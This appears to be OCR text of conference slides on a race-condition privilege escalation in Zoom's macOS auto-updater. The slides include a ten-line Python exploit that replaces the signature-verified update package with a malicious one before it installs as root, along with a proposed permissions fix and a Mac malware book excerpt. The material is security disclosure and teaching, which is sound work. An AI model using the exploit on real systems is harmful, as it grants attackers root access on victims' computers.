MD5 (zoomTmp.pkg) = 24807d29234cda2b010ce9ac28c4071b
```

upgrade .pkg: owned by: user !?



...“editable!?” by anybody?



As the permissions of the package are not updated, an unprivileged local attacker can surreptitiously modify it!


A Classic "TOCTTOU" Bug

a race condition between .pkg verification & install

Upgrade:



1 Copy (+rename)
to /Library/Application Support/zoom.us/





Subvert .pkg



2 Verify
(signature)



3 Unzip
(+check version)



4 Install update
(recall, as root)

the race window
...can we reliably win !?



After verification
Before installation

The Race Window

...easily winnable, due to "large" window



Verify
(signature)

start



Unzip
(+check version)

to win



Install update
(recall, as root)

1. Unzip:
   % /usr/bin/xar
2. Version check:
   % /bin/cat
   % /usr/bin/cpio

```
rbx = [[NSString stringWithFormat:@"cd \"%@\" && %@ \"%@\" | %@ -im --quiet && cd -",
                                                    r12, @"/bin/cat", var_48, @"/usr/bin/cpio"];
rax = [NSTask alloc];
rax = [rax init];
r15 = rax;
[rax setLaunchPath:@"/bin/sh", r12];
```

3. Install:
   % /usr/bin/sudo
   % /usr/sbin/installer

Full Exploit


root ...in 10 lines of code

```
01  PAYLOAD = 'get.root.pkg'
02  PKG_DEST = '/Library/Application Support/zoom.us/zoomTmp.pkg'
03
04  os.system("ZoomAutoUpdater.app/Contents/MacOS/ZoomAutoUpdater 2 3 zoomusInstallerFull.pkg 5 6 7 8 9")
05
06  while not os.path.exists(PKG_DEST):
07      time.sleep(0.1)
08
09  time.sleep(0.2)
10  shutil.copyfile(PAYLOAD, PKG_DEST)
```

1 trigger an update (with valid Zoom pkg)

2 wait for "zoomTmp.pkg"

3 replace (verified) package with malicious .pkg



Live Demo

A Proposed Fix

...via a single API call?

NSFileOwnerAccountID: 0
NSFileGroupOwnerAccountID: 0

```
01  [NSFileManager.defaultManager setAttributes:
02        @{NSFileGroupOwnerAccountID:@0, NSFileOwnerAccountID:@0};
03        ofItemAtPath:@"/Library/Application Support/zoom.us/zoomTmp.pkg" error:NULL];
```

```
% ls -la "/Library/Application Support/zoom.us"
-rw-r--r--@ root  wheel   zoomTmp.pkg

% echo foo >> "/Library/Application Support/zoom.us/zoomTmp.pkg"
zsh: permission denied  /Library/Application Support/zoom.us/zoomTmp.pkg
```




permission would then be denied

set permissions
(owner: root, group: wheel)


Conclusions

+takeaways



TAKEAWAYS


1 Be careful choosing usability over security!



2 Watch DefCon talks!



3 Where's there are bugs ...will likely be (many!) more




More on macOS Security

...topics of reversing, debugging, & malware

Books about Mac Malware

by Patrick Wardle



INTRODUCTION

Do Macs even get malware? If we're to believe an Apple marketing claim once posted on Apple.com, apparently, no:

> [Mac] doesn't get PC viruses. A Mac isn't susceptible to the thousands of viruses plaguing Windows-based computers. That's thanks to built-in defenses in Mac OS X that keep you safe without any work on your part.[1]

Of course, this statement was rather deceptive and to Apple's credit has long been removed from their website. Sure, there may be a kernel of truth in it; due to inherent cross-platform incompatibilities (not Apple's "defenses"), a native Windows virus cannot typically execute on macOS. But cross-platform malware has long targeted both Windows and macOS. For example, in 2019 Windows adware was found packaged with a cross-platform framework that allowed it to run on macOS.[2]

Regardless of any marketing claims, Apple and malware have a long history of coexisting. In fact, Elk Cloner, the first "wild virus for a home

capabilities that seek to help the malware author profit, perhaps by displaying ads, hijacking search results, mining cryptocurrency, or encrypting user files for ransom. Adware falls into this category, as it's designed to surreptitiously generate revenue for its creator. (The difference between adware and malware can be rather nuanced, and in many cases arguably imperceivable. As such, here, we won't differentiate between the two.)

On the other hand, malware designed to spy on its victims (for example, by three-letter government agencies) is more likely to contain stealthier or more comprehensive capabilities, perhaps featuring the ability to record audio off the system microphone or expose an interactive shell to allow a remote attacker to execute arbitrary commands.

Of course, there are overlaps in the capabilities of these two broad categories. For example, the ability to download and execute arbitrary binaries is an appealing capability to most malware authors, as it provides the means to either update or dynamically expand their malicious creations (Figure 3-1).



Figure 3-1: A categorization of malware's capabilities

Survey and Reconnaissance

In both crime-oriented and espionage-oriented malware, we often find logic designed to conduct surveys or reconnaissance of a system's environment, for two main reasons. First, this gives the malware insight into its surroundings, which may drive subsequent decisions. For example, malware may choose not to persistently infect a system if it detects third-party security tools. Or, if it finds itself running with non-root privileges, it may attempt to escalate its privileges (or perhaps simply skip actions that require such rights). Thus, the malware often executes reconnaissance logic before any other malicious actions are taken.

Second, malware may transmit the survey information it collects back to the attacker's command and control server, where the attacker may use it to uniquely identify the infected system (usually by finding some system-specific unique identifier) or pinpoint infected computers of interest. In

Free: taomm.org
For sale: amazon, etc...

MAHALO !

"Friends of Objective-See"



















SmugMug



Guardian Mobile Firewall




iVerify



Halo Privacy

You're ~~Muted~~ Rooted



RESOURCES:

"Death By 1000 Installers"
speakerdeck.com/patrickwardle/defcon-2017-death-by-1000-installers-its-all-broken

"The 'S' in Zoom, Stands for Security"
objective-see.org/blog/blog_0x56.html

"Zoom Zero Day: 4+ Million Webcams & maybe an RCE?"
infosecwriteups.com/zoom-zero-day-4-million-webcams-maybe-an-rce-just-get-them-to-visit-your-website-ac75c83f4ef5